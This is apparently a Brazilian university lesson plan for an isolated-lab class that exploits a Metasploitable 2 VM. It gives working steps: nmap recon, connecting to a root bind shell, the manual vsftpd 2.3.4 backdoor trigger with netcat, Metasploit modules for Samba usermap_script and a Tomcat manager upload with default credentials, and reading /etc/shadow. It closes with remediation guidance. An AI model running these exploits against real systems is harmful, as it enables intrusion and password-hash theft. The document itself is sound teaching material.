

Aula Prática — Exploração de Servidores com Metasploitable 2

Segurança Digital · Sistemas de Informação (6º semestre) · turma noturna

Formato: **prática feita pelos alunos** na própria VM (ver *Guia do Aluno*); o professor facilita e conduz a discussão de defesa. Duração: ~3h15, com intervalo de 15 min.

Objetivos da aula

- Encadear **reconhecimento** → **enumeração** → **exploração** contra um alvo real cheio de serviços vulneráveis, retomando Nmap (Aula 04) e a linha de comando do Kali (Aula 05).
- Mostrar que explorar um serviço é um processo **metódico e explicável**, não mágica — fazendo cada ataque tanto pelo Metasploit quanto na unha.
- Fechar com a **virada defensiva**: para cada falha, a causa-raiz e como remediar. Numa cadeira de segurança, esse é o ponto principal, não um apêndice.

Pré-requisitos de conteúdo (já visto)

- **Aula 04** — varredura de portas e enumeração de serviços com Nmap (-sS, -sV, -sC, -p-, estados de porta).
- **Aula 05** — Kali Linux na linha de comando (navegação, permissões, redirecionamento, pipes, SSH, nc).

AVISO LEGAL E ÉTICO Tudo aqui ocorre em **laboratório isolado**, contra uma máquina que é nossa. Reproduzir estas técnicas contra sistemas de terceiros, sem autorização formal por escrito, é crime no Brasil — **Lei 12.737/2012** (invasão de dispositivo informático) e correlatos. O objetivo pedagógico é entender o ataque para saber defender.


1. Preparação prévia (fazer ANTES da aula)

Deixe o ambiente pronto e testado com antecedência. Na demo ao vivo, cada minuto gasto configurando VM é um minuto perdido de conteúdo.

#	Item	Detalhe
1	Virtualizador	VirtualBox (ou VMware). Duas VMs na mesma rede Host-Only .
2	Atacante	Kali Linux (atualizado). Metasploit já vem instalado.
3	Alvo	Metasploitable 2 (imagem da Rapid7/SourceForge). Login do console: msfadmin / msfadmin.
4	Rede	Adaptador Host-Only (ou Rede Interna) nas duas VMs. NAT/Bridge desligados no alvo .
5	Snapshot	Tire um snapshot do alvo limpo antes de começar — permite resetar se algum exploit derrubar o serviço.
6	Teste	Rode o fluxo inteiro uma vez sozinho e anote o IP do alvo do seu ambiente.

DICA Se o alvo não aparecer na varredura, quase sempre é adaptador de rede errado. Confirme que as duas VMs estão no *mesmo* Host-Only e que o firewall do host não está isolando a interface.

2. Topologia do laboratório



O alvo nunca deve tocar uma rede roteável. Lab 100% fechado, só para esta aula.

Rede fechada só para a aula. O Metasploitable 2 é cheio de backdoors e serviços sem autenticação — expô-lo à internet ou à rede do campus é um incidente de segurança real.

Ao longo do roteiro, <ALVO> é o IP do Metasploitable e <KALI> é o IP da sua máquina Kali. Substitua pelos valores do seu ambiente (confirme com `ip` a no Kali e `ifconfig` no alvo).

3. Roteiro cronometrado (~3h15)

A prática é toda feita pelos alunos, cada um na própria VM, guiados pelo *Guia do Aluno* — não há demonstração sua ao vivo. Seu papel é abrir a aula, circular dando suporte durante a prática e conduzir a discussão de defesa no fim. O intervalo de 15 min fica no meio do tempo de prática. Ajuste os horários ao início real da sua turma.

Horário	Bloco	Conteúdo
18h25–18h45	Abertura	Objetivos, recap Aulas 04/05, aviso legal, topologia; alunos sobem o ambiente (20 min)
18h45–20h05	Prática (alunos)	Recon + 1ª exploração na própria VM, pelo Guia do Aluno; você circula ajudando (80 min)
20h05–20h20	INTERVALO	15 minutos
20h20–21h00	Prática (alunos)	2ª exploração (Samba/desafio) + pós-exploração; você continua apoiando (40 min)
21h00–21h30	Defesa	Você conduz: causa-raiz e remediação de cada falha + hardening (30 min)
21h30–21h40	Fecho	Discussão, revisão do worksheet de prática, próxima aula (10 min)

COMO USAR ESTE ROTEIRO Como os alunos conduzem a prática (pelo **Guia do Aluno**, registrando no **Worksheet** de fixação, sem nota), as seções de comandos a seguir são sua **referência e gabarito** — para apoiar quem travar e preparar a discussão de defesa — e não um roteiro de demonstração. Se já montaram o Kali na Aula 05, falta só o Metasploitable 2 e a rede host-only, idealmente antes da aula.

4. Reconhecimento — descoberta e varredura

Começamos como na Aula 04, mas agora contra um alvo real. Primeiro descobrimos quem está vivo na rede, depois mapeamos portas e versões.

4.1 Descobrir o IP do alvo

```
# no Kali: qual é o meu IP na rede host-only?  
$ ip a  
# varredura de descoberta (ping sweep) na faixa host-only  
$ nmap -sn 192.168.56.0/24  
Nmap scan report for 192.168.56.102  
Host is up (0.00038s latency).  
MAC Address: 08:00:27:... (Oracle VirtualBox virtual NIC)
```

O host que responde e não é o seu Kali nem o gateway é o alvo. Fixe-o como <ALVO>.

4.2 Varredura de portas e versões

```
# -sV = versão do serviço | -sC = scripts padrao | -p- = todas as 65535 portas  
$ nmap -sV -sC -p- <ALVO> -oN recon_alvo.txt
```

DICA -p- demora. Para a demo ao vivo, rode antes uma versão rápida só com as portas que vamos usar (-p 21,139,445,1524,6667,8180) e mostre o -p- completo rodando em segundo plano.

Saída esperada (resumida) — repare na quantidade de serviço antigo:

```
PORT STATE SERVICE VERSION  
21/tcp open  ftp vsftpd 2.3.4  
22/tcp open  ssh OpenSSH 4.7p1 Debian  
23/tcp open  telnet Linux telnetd  
25/tcp open  smtp Postfix smtpd  
80/tcp open  http Apache httpd 2.2.8  
139/tcp open netbios-ssn Samba smbd 3.X - 4.X  
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian  
1099/tcp open java-rmi GNU Classpath grmiregistry  
1524/tcp open bindshell Metasploitable root shell  
2049/tcp open  nfs  
3306/tcp open  mysql MySQL 5.0.51a  
3632/tcp open  distccd distccd v1 (GNU) 4.2.4  
5432/tcp open  postgresql PostgreSQL DB 8.3  
5900/tcp open  vnc VNC (protocol 3.3)  
6667/tcp open  irc UnrealIRCd  
8180/tcp open  http Apache Tomcat/Coyote JSP engine 1.1
```

5. Da versão à vulnerabilidade (enumeração)

Esta é a ponte que muitos pulam: a varredura entrega *versões*; o atacante transforma versão em *vulnerabilidade conhecida*. O método é sempre o mesmo — pegar serviço+versão e procurar (CVE, exploit-db, searchsploit, search do Metasploit).

```
# base de exploits local do Kali
$ searchsploit vsftpd 2.3.4
$ searchsploit samba 3.0
```

Para a demo, estes são os alvos com melhor custo-benefício didático:

Porta	Serviço / versão	Falha	Por que é didática
1524	bindshell	Backdoor aberto	Shell root sem exploit — mostra o que é um backdoor
21	vsftpd 2.3.4	Backdoor no código	Faz pelo msf e na unha; code supply-chain
445	Samba 3.0.20	CVE-2007-2447	Injeção de comando clássica; dá root
8180	Tomcat 1.1	Credencial fraca	Superfície web + senha padrão (tomcat/tomcat)
6667	UnrealIRCd	CVE-2010-2075	Backdoor em build adulterada (opcional/extra)
3632	distccd	CVE-2004-2687	RCE em serviço de build (opcional/extra)

CONCEITO Note o padrão: três das falhas são **backdoors** (vsftpd, UnrealIRCd, 1524) e uma é **software velho sem patch** (Samba). Guarde isso — é o gancho direto da virada defensiva.

6. Exploração

6.0 Aquecimento — o backdoor escancarado (porta 1524)

Comece por aqui para o efeito. A porta 1524 do Metasploitable é um *bind shell* de root já aberto — nem exploit precisa:

```
$ telnet <ALVO> 1524
Trying <ALVO>...
Connected to <ALVO>.
# id
uid=0(root) gid=0(root)
```

Mensagem para a turma: um backdoor não é um conceito abstrato — é *exatamente isto*, uma porta que entrega o sistema inteiro sem perguntar nada.

6.1 Caso 1 — vsftpd 2.3.4 (backdoor no código-fonte)

Em 2011, o pacote oficial do vsftpd 2.3.4 foi adulterado: qualquer usuário terminado em :) abre um shell de root na porta 6200. Primeiro pelo Metasploit:

```
metasploit
$ msfconsole -q
msf6 > search vsftpd
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > set RHOSTS <ALVO>
msf6 > run
[+] Backdoor service has been spawned, handling...
[+] Command shell session 1 opened
# id
uid=0(root) gid=0(root)
```

Agora na unha, para desmistificar — é só abrir o FTP com um usuário malicioso e conectar na porta 6200:

```
manual
# terminal 1: dispara o gatilho (usuario terminado em :)
$ nc <ALVO> 21
USER evil:)
PASS qualquer
# terminal 2: conecta no shell que acabou de abrir
$ nc <ALVO> 6200
# whoami
root
```

DICA O nc (netcat) é o mesmo da Aula 05. Ligue explicitamente: 'o Metasploit automatizou o que acabamos de fazer com duas conexões netcat'.

6.2 Fundamentos do Metasploit (enquanto o shell está aberto)

Com o contexto fresco, formalize o vocabulário do framework:

Comando	O que faz
search <termo>	Procura módulos (exploits, scanners, payloads)
use <módulo>	Seleciona o módulo a usar
info	Mostra descrição, alvos e referências (CVE) do módulo
show options	Lista os parâmetros a preencher

Comando	O que faz
set RHOSTS / RPORT	Alvo e porta remota
set LHOST / LPORT	Sua máquina — para onde o shell reverso volta
set payload <...>	Escolhe o código a executar (bind x reverse)
run / exploit	Dispara
sessions / sessions -i N	Lista e entra em sessões obtidas

CONCEITO **Bind shell** = o alvo abre uma porta e espera você conectar (foi o caso da 1524/6200). **Reverse shell** = o alvo conecta de volta *em você* (<LHOST>) — passa por NAT/firewall de saída, por isso é o padrão. Gancho direto com NAT da Aula 03.

6.3 Caso 2 — Samba usermap_script (CVE-2007-2447)

Aqui não há backdoor: é software desatualizado com injeção de comando no campo de usuário. Como queremos shell reverso, precisamos do LHOST:

```
metasploit
msf6 > use exploit/multi/samba/usermap_script
msf6 > set RHOSTS <ALVO>
msf6 > set LHOST <KALI>
msf6 > run
[*] Command shell session 2 opened (<KALI> -> <ALVO>)
# id
uid=0(root) gid=0(root)
```

Mensagem: diferente do vsftpd, ninguém plantou backdoor — bastou **não aplicar patch** num serviço exposto. É o cenário mais comum no mundo real.

6.4 Caso 3 — Tomcat manager (porta 8180, credencial fraca)

Superfície web. O Tomcat expõe o app *manager* com a credencial padrão tomcat/tomcat; com ela, sobe-se um WAR malicioso e executa-se código:

```
metasploit
msf6 > use exploit/multi/http/tomcat_mgr_upload
msf6 > set RHOSTS <ALVO>
msf6 > set RPORT 8180
msf6 > set HttpUsername tomcat
msf6 > set HttpPassword tomcat
msf6 > set LHOST <KALI>
msf6 > run
[*] Meterpreter session 3 opened
```

DICA Se faltar tempo, o Tomcat é o caso para cortar primeiro — os dois anteriores já cobrem backdoor e software sem patch, que são as duas ideias centrais.

7. Pós-exploração mínima — qual é o impacto?

Não precisa aprofundar (isso é assunto de aulas futuras). A meta é só traduzir 'consegui um shell' em 'por que isso é catastrófico'. Com root, mostre o alcance:

```
# whoami && id
# uname -a # qual kernel/distro eu domino
# cat /etc/passwd # todas as contas do sistema
# cat /etc/shadow # hashes de senha — so root le isto
# ls -la /root # arquivos do administrador
```

MENSAGEM-CHAVE Um único serviço vulnerável exposto levou a **controle total** da máquina: ler/alterar qualquer arquivo, criar contas, pivotar para a rede interna. Daí a importância de reduzir superfície e segmentar.

8. Virada defensiva — como cada falha seria evitada

O fecho técnico da aula. Para cada falha explorada, a causa-raiz e a remediação. É isto que transforma a demo ofensiva em conteúdo de uma cadeira de *segurança*.

Falha	Causa-raiz	Remediação
vsftpd / UnreallRCd / 1524 (backdoors)	Software de origem não confiável / adulterado	Instalar só de repositórios oficiais; conferir checksums e assinaturas (GPG); monitorar integridade de binários
Samba 3.0.20 (CVE-2007-2447)	Serviço sem patch exposto na rede	Gestão de patches; remover serviços não usados; segmentar (SMB nunca em rede não confiável)
Tomcat manager	Credencial padrão/fraca em painel administrativo	Trocar senhas padrão; senhas fortes; restringir o manager por IP; desabilitar se não for usado
Superfície geral (23 portas abertas)	Exposição excessiva de serviços	Princípio do menor privilégio/exposição: fechar portas, firewall de host, hardening (CIS Benchmarks)

Controles transversais

- **Reduzir superfície:** cada porta aberta é um possível ponto de entrada. Desligue o que não usa.
- **Patch management:** a maioria das invasões reais usa falha conhecida *com correção já disponível*.
- **Segmentação de rede:** se o alvo estivesse isolado, mesmo comprometido o estrago seria contido.
- **Detecção:** varredura e exploração deixam rastro — IDS/SIEM (ex.: o Wazuh citado na Aula 01) alertariam sobre o scan e sobre o shell novo.
- **Credenciais:** nada de senha padrão; MFA onde der; gestão de segredos.

9. Fecho — discussão e para praticar em casa

Perguntas para a turma

- Qual das falhas exigiu menos esforço do atacante? Por que isso é assustador?
- Se você fosse o administrador, qual remediação aplicaria *primeiro*? (prioridade por risco)
- Por que o shell reverso é preferido ao bind shell num ataque real? (ligue com NAT/firewall)

Para praticar em casa

- Montar o próprio lab: VirtualBox + Kali + Metasploitable 2 em rede Host-Only (passo a passo nos slides).
- Repetir a cadeia recon → enumeração → exploração sozinho e documentar num relatório curto.
- Explorar na web (sem instalar nada) salas de Metasploit/vulnerable machines no TryHackMe.
- Desafio: encontrar e explorar *uma* falha que não vimos em aula (ex.: distccd, PostgreSQL, IRC).

Próxima aula

Com o ataque entendido, viramos a mesa: defesa de invasão de servidores — hardening, firewall de host, e como a detecção (logs, IDS/SIEM) enxerga exatamente o que fizemos hoje.

Apêndice A — Troubleshooting (demo ao vivo)

Sintoma	Causa provável / solução
Alvo não aparece no nmap -sn	Adaptador de rede errado. Confirme as duas VMs no mesmo Host-Only ; cheque ip a.
Exploit roda mas não abre sessão	LHOST errado (use o IP host-only do Kali, não 127.0.0.1). Confira RPORT (Tomcat = 8180).
vsftpd: shell não abre na 6200	O gatilho já pode ter sido consumido. Reinicie o alvo pelo snapshot e repita.
Serviço caiu após um exploit	Normal em alvo velho. Restaure o snapshot limpo — por isso ele foi tirado na preparação.
msfconsole demora a abrir	Primeira execução inicializa o banco. Abra msfconsole antes da aula começar.

Apêndice B — Referência rápida de comandos

```
# RECON
$ ip a
$ nmap -sn 192.168.56.0/24
$ nmap -sV -sC -p- <ALVO> -oN recon_alvo.txt
# ENUMERAÇÃO
$ searchsploit <servico> <versao>
# EXPLORAÇÃO — rápidas
$ telnet <ALVO> 1524 # bind shell root aberto
$ nc <ALVO> 21 -> USER x:) / PASS x && nc <ALVO> 6200
# EXPLORAÇÃO — Metasploit
$ msfconsole -q
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor ; set RHOSTS <ALVO> ; run
msf6 > use exploit/multi/samba/usermap_script ; set RHOSTS <ALVO> ; set LHOST <KALI> ; run
msf6 > use exploit/multi/http/tomcat_mgr_upload ; set RHOSTS <ALVO> ; set RPORT 8180 ;
msf6 > set HttpUsername tomcat ; set HttpPassword tomcat ; set LHOST <KALI> ; run
# PÓS-EXPLORAÇÃO
# id ; uname -a ; cat /etc/passwd ; cat /etc/shadow
```